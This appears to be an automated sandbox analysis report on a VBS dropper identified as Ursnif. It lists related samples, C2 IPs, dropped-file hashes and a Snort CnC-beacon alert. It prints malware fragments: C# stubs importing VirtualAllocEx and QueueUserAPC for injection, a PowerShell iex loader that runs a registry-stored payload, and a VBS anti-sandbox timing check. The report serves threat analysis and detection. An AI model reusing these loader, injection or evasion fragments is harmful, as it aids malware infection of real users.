	documentation_446618.vbs	Get hash	malicious	Browse	• 185.251.90.253
	start[873316].vbs	Get hash	malicious	Browse	• 185.251.90.253
	6bI5jJ1oIXeI.vbs	Get hash	malicious	Browse	• 194.226.139.129
	nostalgia.dll	Get hash	malicious	Browse	• 194.226.139.129
	Lbh0K9szYgv5.vbs	Get hash	malicious	Browse	• 194.226.139.129
	ursi.vbs	Get hash	malicious	Browse	• 193.187.173.154
	u0So5MG5rkxx.vbs	Get hash	malicious	Browse	• 193.187.173.154
	PIfkvZ5Gh6PO.vbs	Get hash	malicious	Browse	• 193.187.173.154
	Ry1j2eCohwtN.vbs	Get hash	malicious	Browse	• 185.180.231.210
	Invoice778465.xlsb	Get hash	malicious	Browse	• 185.180.231.210
	9uHDrMnFYKhh.vbs	Get hash	malicious	Browse	• 185.180.231.210

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ursnif.vbs	Get hash	malicious	Browse	• 185.180.231.210
	8ph6zaHVzRpV.vbs	Get hash	malicious	Browse	• 185.180.231.210
	Cetu9U5nJ7Fc.vbs	Get hash	malicious	Browse	• 185.180.231.210
	vntfeq.dll	Get hash	malicious	Browse	• 95.181.163.74
	231231232.dll	Get hash	malicious	Browse	• 95.181.163.74
	gbgr.dll	Get hash	malicious	Browse	• 95.181.163.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DHUBRU	6Tpe3Mu1Nd.exe	Get hash	malicious	Browse	• 188.127.230.244
	k2aOsezzDf.exe	Get hash	malicious	Browse	• 188.127.230.244
	kXJzvVUsyN.exe	Get hash	malicious	Browse	• 188.127.230.244
	5tNstyTOAF	Get hash	malicious	Browse	• 91.199.137.29
	DEBT_2026004977_03182021.xlsm	Get hash	malicious	Browse	• 188.127.231.55
	DEBT_2026004977_03182021.xlsm	Get hash	malicious	Browse	• 188.127.231.55
	BCFtNdJx3z.exe	Get hash	malicious	Browse	• 185.9.147.62
	DEBT_1815748818_03182021.xlsm	Get hash	malicious	Browse	• 188.127.231.55
	DEBT_1815748818_03182021.xlsm	Get hash	malicious	Browse	• 188.127.231.55
	a39c6293_by_Libranalysis.xls	Get hash	malicious	Browse	• 188.127.254.61
	5718536382-05122021.xlsm	Get hash	malicious	Browse	• 188.127.231.165
	758850407-04212021.xlsm	Get hash	malicious	Browse	• 188.127.251.176
	758850407-04212021.xlsm	Get hash	malicious	Browse	• 188.127.251.176
	758850407-04212021.xlsm	Get hash	malicious	Browse	• 188.127.251.176
	7310182546-04212021.xlsm	Get hash	malicious	Browse	• 188.127.251.176
	7310182546-04212021.xlsm	Get hash	malicious	Browse	• 188.127.251.176
	71235245139-04212021.xlsm	Get hash	malicious	Browse	• 188.127.251.176
	7310182546-04212021.xlsm	Get hash	malicious	Browse	• 188.127.251.176
	71235245139-04212021.xlsm	Get hash	malicious	Browse	• 188.127.251.176
	71235245139-04212021.xlsm	Get hash	malicious	Browse	• 188.127.251.176

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\fum.cpp	start[2021.09.09_15-26].vbs	Get hash	malicious	Browse	
	sample.vbs	Get hash	malicious	Browse	
	345678.vbs	Get hash	malicious	Browse	
	start[526268].vbs	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	11606

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Entropy (8bit):	4.8910535897909355
Encrypted:	false
SSDEEP:	192:Dxoe5IpObxoe5lib4LVsm5emdYVFn3eGOVpN6K3bkkjo5UgkjDt4iWN3yBGHc9so:Wwib4LEVoGIpN6KQkj2jkjh4iUxm44Q2
MD5:	7A57D8959BFD0B97B364F902ACD60F90
SHA1:	7033B83A6B8A6C05158BC2AD220D70F3E6F74C8F
SHA-256:	47B441C2714A78F9CFDCB7E85A4DE77042B19A8C4FA561F435471B474B57A4C2
SHA-512:	83D8717841E22BB5CB2E0924E5162CF5F51643DFBE9EE88F524E7A81B8A4B2F770ED7BFE4355866AFB106C499AB7CD210FA3642B0424813EB03BB68715E650C
Malicious:	false
Preview:	PSMODULECACHE.....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....Y.....C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Temp\RESDDD0.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.7002390164596743
Encrypted:	false
SSDEEP:	24:bZfsuDfH31hKdNNI+ycuZhNWqakSBbPNnq9qpdke9Ep:bBTTKd31ulba3Hq9h
MD5:	17809BE2706F8B826C8B1CDBAA072BAA
SHA1:	BB97386289DE43AC3CB3F27F033F1A8A6D8451D8
SHA-256:	10F5C1528F17439A47FEBB9DEA2ED8699DACE2F14DC505615C1FD04B692EE53F
SHA-512:	4CE89AEED03DFC1582014A1F815B8FFF81749464D5F5C59178AA39A0E8558BAC3CB01795135EE0E089F92F0BF792C3A8DC44394E4D277029D9BFCDB4A86F0E6
Malicious:	false
Preview:	.....S....c:\Users\user\AppData\Local\Temp\tjafqng0\CSC6B09D7CB2D7045B59F7434F2A8CE445.TMP.....i..M.*_...9..~.....4.....C:\Users\user\AppData\Local\Temp\RESDDD0.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe....

C:\Users\user\AppData\Local\Temp\RESEAC0.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.6946581270982173
Encrypted:	false
SSDEEP:	24:p+fFSlXDfHAhKdNNI+ycuZhNyakSqPNnq9qpye9Ep:cUdCKd31ulya3Gq9N
MD5:	7ABA3FD93D494DCB4E16157949523B3B
SHA1:	F24786D9D54A2446A77DEE3DF77B496D7123C422
SHA-256:	9E7E96C48810D460E408EA411619BDD6F4ABEB8F93048859620BCB88289E6D8D
SHA-512:	4D94132C0E9CF4C53417E9B9328C20E2B601175E5A0257E40E39B1568CD3166E2286B235DEE0E5F43C586D4F6B48BEF49455DD9827D927DF04B656BC9BD81F3
Malicious:	false
Preview:	.....T....c:\Users\user\AppData\Local\Temp\qlsida3o\CSCC809748AA5EB4643A41D26B71B98A016.TMP.....n,.,.4L.f.N.K!.....4.....C:\Users\user\AppData\Local\Temp\RESEAC0.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_lbwk5wqt.vfi.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_lbwk5wqt.vfi.psm1	
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_rkeod5lv.u3f.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp\adobe.url	
Process:	C:\Windows\System32\wscript.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<https://adobe.com/>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	108
Entropy (8bit):	4.699454908123665
Encrypted:	false
SSDEEP:	3:J25YdimVVG/VClAWPUyxAbABGQEZapfpgtovn:J254vVG/4xPpuFJQxHvn
MD5:	99D9EE4F5137B94435D9BF49726E3D7B
SHA1:	4AE65CB58C311B5D5D963334F1C30B0BD84AFC03
SHA-256:	F5BC6CF90B739E9C70B6EA13F5445B270D8F5906E199270E22A2F685D989211E
SHA-512:	7B8A65FE6574A80E26E4D7767610596FEEA1B5225C3E8C7E105C6AC83F5312399EDB4E3798C3AF4151BCA8EF84E3D07D1ED1C5440C8B66B2B8041408F0F2E4F
Malicious:	false
Preview:	 [{000214A0-0000-0000-C000-000000000046}]..Prop3=19,11..[InternetShortcut]..IDList=..URL=https://adobe.com/..

C:\Users\user\AppData\Local\Temp\fum.cpp	
Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072
Entropy (8bit):	6.617827225958404
Encrypted:	false
SSDEEP:	6144:kZv2xLg5Ema5+kMLdcW2Ipsk0AOIjllllll/llllllWQO+XK+Mtw:kn5AUkaqIpWyllllll/llllll7O+XLMtw
MD5:	D48EBF7B31EDDA518CA13F71E876FFB3
SHA1:	C72880C38C6F1A013AA52D032FC712DC63FE29F1
SHA-256:	8C5BA29FBEEDF62234916D84F3A857A3B086871631FD87FABDFC0818CF049587
SHA-512:	59CBBD4ADA4F51650380989A6A024600BB67982255E9F8FFBED14D3A723471B02DAF53A0A05B2E6664FF35CB4C224F9B209FB476D6709A7B33F0A9C060973FB8
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 56%
Joe Sandbox View:	• Filename: start[2021.09.09_15-26].vbs, Detection: malicious, Browse • Filename: sample.vbs, Detection: malicious, Browse • Filename: 345678.vbs, Detection: malicious, Browse • Filename: start[526268].vbs, Detection: malicious, Browse
Preview:	 MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....|...8st.8st.8st....st...9st...#st...+st.8su..st...2st...?st...9st...st...9st...9st .Rich8st.....PE..L.....Y.....!.....9.....@.....%O....@.....p...d.....%..`...T.....@.. .....@.....text....*.....,..... ..`.rdata...~...@.....0.....@..@.data.....@....gfids.....@..@.reloc...%.....&..... .....@..B..... .....

C:\Users\user\AppData\Local\Temp\qlsida3o\CSCC809748AA5EB4643A41D26B71B98A016.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped

C:\Users\user\AppData\Local\Temp\qlsida3o\CSCC809748AA5EB4643A41D26B71B98A016.TMP	
Size (bytes):	652
Entropy (8bit):	3.083766607632055
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grybYak7YnqqWNPN5Dlq5J:+RI+ycuZhNyakSqPNnqX
MD5:	8B6E2C182C19344CA466FE4EDFB44B21
SHA1:	44BFB6115E9FA0FD2D6BD64409A42077A8014025
SHA-256:	9FB9732A1690417BE4845F21A71E64DB4B760FE94B1379ED59BCDF864FEF2BDA
SHA-512:	44B5C3BB7E181576590BA513D3D2967B757565D11EF224121D8F103895273454D99B744AA96438E0BE88045EAF3F8186A16A0B56CBF8DA8B0323B44E7228997B
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...q.l.s.i.d.a.3.o...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...q.l.s.i.d.a.3.o...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0..

C:\Users\user\AppData\Local\Temp\qlsida3o\qlsida3o.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	421
Entropy (8bit):	5.017019370437066
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJzLHMRSRa+eNMjSSRrLypSRHq1oZ6laAkKFM+Qy:V/DTLDfuxLP9eg5rLy4uMaLXjQy
MD5:	7504862525C83E379C573A3C2BB810C6
SHA1:	3C7E3F89955F07E061B21107DAEF415E0D0C5F5E
SHA-256:	B81B8E100611DBCEC282117135F47C781087BD95A01DC5496CAC6BE334A8B0CC
SHA-512:	BC8C4EAD30E12FB619762441B9E84A4E7DF15D23782F80284378129F95FAD5A133D10C975795EEC6DA2564EC4D7F75430C45CA7113A8BFF2D1AFEE0331F13E7
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tjuivx. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint yijswysfmu,uint rpdwbh);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr hkhhmwnsoyn,IntPtr xfehjdcey,uint nqamet,uint rvtfunn,uint mlrfbdrm);.. }..}.

C:\Users\user\AppData\Local\Temp\qlsida3o\qlsida3o.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.193127969503593
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fkBB1IBUzxs7+AEszIwkn23fkBB1IV9:p37Lvkmb6KRfOIGWZEifOIb
MD5:	5D44AF3E519C5A16282CFF896C85CAF8
SHA1:	EDFDCE5B0A5C585367CFAC1E24EA3E0EA36EE186
SHA-256:	12DB764EA7FCB5D5716D3C0DD06353BBE81C691F10772786D8DCD11A79445462
SHA-512:	17146F734570BF91788DFE0CF9266F48AF2E690A644E80CFED08155D8D7CE3C8F99345CFEB8B4DF4CAA1AD5D7022E0C07B2DCEFAAF2B59BB98DD93E86FC5876
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\qlsida3o\qlsida3o.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\qlsida3o\qlsida3o.0.cs"

C:\Users\user\AppData\Local\Temp\qlsida3o\qlsida3o.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.641608229299711
Encrypted:	false
SSDEEP:	24:etGS2mMOWEey8MTz7X8daP0eWQp+CDdWSWtJ0DtkZfeBA7XI+ycuZhNyakSqPNnq:62Q7KMTcd6qvsWPVJek1ulya3Gq
MD5:	AC8AFCD9EB22694EA7A8C43BE655DDFC
SHA1:	F2E8FBCCB01BD4403971DB544B618C6516D3A64B
SHA-256:	6F35D36FBA380FD88F664FA13250410BC95D18A44BF94F1DEFAFAE0211C03B5B
SHA-512:	D0DFC0838EEC9D4378DCDB7768F613837F7C1F2BBD496A7CD1CA1E5F08FDB4CFD583CE1C5A971FADC788CA36F39BD53E2B90276C5EB1E5F998CEAAF182B2F69
Malicious:	false

C:\Users\user\AppData\Local\Temp\qlsida3o\qlsida3o.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...-.?a.....!.....$... ...@..... ....@.....#..O...@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....L...#Strings.....#US.....#GUID... ...T...#Blob.....G.....%3..... .....2.+..... 9..... K..... S.....P .....b.....h.....s.....z.....b.!...b...!.b.&...b.....+.....4.A.....9.....K.....S..... ....."".....<Module>.qlsida3o.dll.tjuivx.W32.ms

C:\Users\user\AppData\Local\Temp\qlsida3o\qlsida3o.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\tjafqng0\CSC6B09D7CB2D7045B59F7434F2A8CE445.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0878632034459126
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryGrqak7YnqqVrbPN5Dlq5J:+RI+ycuZhNWqakSBbPNnqX
MD5:	86B76915A14D912A5FE5F5A939B7CD7E
SHA1:	5CB60EED298118272D7FD9A28700A506A1913E82
SHA-256:	E64F8FF2FD218D945B2B7321B1291DB887A92FF029C737173F2FA25B0D0868C1
SHA-512:	2A645FD163F1E4F3BF17E7C90013AEFCC656CF99B085874134CB1DAE62DD1931C19FC8C54833EE9F6061E3D18703FB77283FF54B0D6CB57FA170D258A752745
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...t.j.a.f.q.n.g.0...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...t.j.a.f.q.n.g.0...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0. ..

C:\Users\user\AppData\Local\Temp\tjafqng0\tjafqng0.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	398
Entropy (8bit):	4.993655904789625
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJWLPMRSR7a1MIq+ZXIO1SRa+rVSSRnA/fHJGF0y:V/DTLDfu0LnQs9rV5nA/Ra0y
MD5:	C08AF9BD048D4864677C506B609F368E
SHA1:	23B8F42A01326DC612E4205B08115A4B68677045
SHA-256:	EA46497ADAE53B5568188564F92E763040A350603555D9AA5AE9A371192D7AE7
SHA-512:	9688FD347C664335C40C98A3F0F8D8AF75ABA212A75908A96168D3AEBFC2FEAAB25DD62B63233EB70066DD7F8FB297F422871153901142DB6ECD83D1D345E3C
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class stkml. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntP tr xwiefclj,IntPtr fqsexnr,IntPtr ormij);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(u int llcs,uint flwnybjk,IntPtr coa);.. }..}.

C:\Users\user\AppData\Local\Temp\tjafqng0\tjafqng0.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.238941163012802

C:\Users\user\AppData\Local\Temp\tjafqng0\tjafqng0.cmdline	
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fEWmzxs7+AEszIwkn23fEW7:p37Lvkmb6KRfsWmWZEifsW7
MD5:	9B3A6B51F7FC8C0E003FBAE63F0AEA4D
SHA1:	4F86B8B908825BF1E48A1AD353A8BF41924A6C9A
SHA-256:	30DA5F229097FA09031FB14C359BC507D7FD823818CF368DFC7C055FE282F06B
SHA-512:	9EFEC2ED5DFE044E2BCE893F228C0A7926E122948AE692D9F850796781488FC1F623C6C711476DD2E584C44876C8CC45CA4AF62D32E4E9D5C040915E3529057
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\tjafqng0\tjafqng0.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\tjafqng0\tjafqng0.0.cs"

C:\Users\user\AppData\Local\Temp\tjafqng0\tjafqng0.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.5889801678266617
Encrypted:	false
SSDEEP:	24:etGST/E/u2Dg85lxlok3JgpiD4MatkZfPGfkaUI+ycuZhNWqakSBbPNnq:6LtWb5lxF1fJPgc1ulba3Hq
MD5:	A83BCCCD687D06FF023BA84129FC4349
SHA1:	84CEE3E2D71BB5B647B3A3DE6FA00E8CC7FCFD28
SHA-256:	584EAF22E0297942960FB50E7EBEEA1F0355A648F11A4A02758DE4C7448AC81A
SHA-512:	107FC88D3E128B15F51EF1DD4AAC8D9A529134C57604B4E59615AB3E806FD605AB2E965AF24E3BE954617DB196F76D5C75BE61CDA418B1D429CAC79E7DBE3E7
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...*.?a.....!.....#... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....4...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....1.*..... 8..... E..... X.....P .....c.....i.....r.....z.....c. ...c...!.c.%...c.....*....3.+....8.....E.....X..... .....!.....<Module>.tjafqng0.dll.stkml.W32.mscorlib.Sy

C:\Users\user\AppData\Local\Temp\tjafqng0\tjafqng0.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\Documents\20210913\PowerShell_transcript.936905.2Hrty1Wv.20210913110432.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	976
Entropy (8bit):	5.477191875442929
Encrypted:	false
SSDEEP:	24:BxSAO7vBZIx2DOXUWOLCHGIYBtBCWZHjeTKKjX4CIym1ZJXAOLCHGIYBtBW:BZUvjIoORFeVZqDYB1ZSFeW
MD5:	86F9A3B3EE0686E352A0807887ACEFC7
SHA1:	9DF3C46C22B3B9DDE97CF68014307485882F3B8F
SHA-256:	B60254AB4F7A000C932A0EAF14FCDC7F44983F8599969BC4EF241A8BB02BA37E
SHA-512:	E1825FB58E35ECA8073B11EB8882E7108674DD2A311B5BF9C9E76E34A28A3B786AEAC8A9A670D3A177CCB1B28BA2464A9627FFC15C66B227CFF6481759DC6845
Malicious:	false

C:\Users\user\Documents\20210913\PowerShell_transcript.936905.2Hrty1Wv.20210913110432.txt	
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210913110433..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 936905 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..Process ID: 4672..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210913110433..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF line terminators
Entropy (8bit):	4.868425661851938
TrID:	
File name:	presentation[2021.09.09_15-26].vbs
File size:	1409283
MD5:	783f03c1b5f346544c131ea2b164e54d
SHA1:	9100e6d4ce0edfcb161552fdf2721835f12470a2
SHA256:	683fbb9eb6fd6a0a2bab8471d1be28bd45f0598e1db19dc3f6d7536f1c4b5e8b
SHA512:	f3d51a2057255014a569523316f799c9b904017ed64ac4009b60a6a58e210467d28ecdd5d8d00dd2e0e729d08bb67c14fcb44e7ee184f5d2855556d81e3c72
SSDEEP:	12288:SfCepvwq9BTH3FEN9cy59WSpU9lAR4lYtE9E5rf99bp+p:ipvp9BT1U9cyjUAvmEZbQp
File Content Preview:	IHGsfsedgfssd = Timer()..For hjdHJGASDF = 1 to 7..WScript.Sleep 1000:..Next..frjekgJHKasd = Timer()..if frjekgJHKasd - IHGsfsedgfssd < 5 Then..Do: KJHSGDflkjsd = 4: Loop..End if ..const VSE = 208..const Aeq = 94..pgoTH = Array(UGM,DP,wy,2,yt,2,2,2,vy,2,2,

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/13/21-11:04:23.060561	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49833	80	192.168.2.4	188.127.235.42
09/13/21-11:04:23.060561	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49833	80	192.168.2.4	188.127.235.42
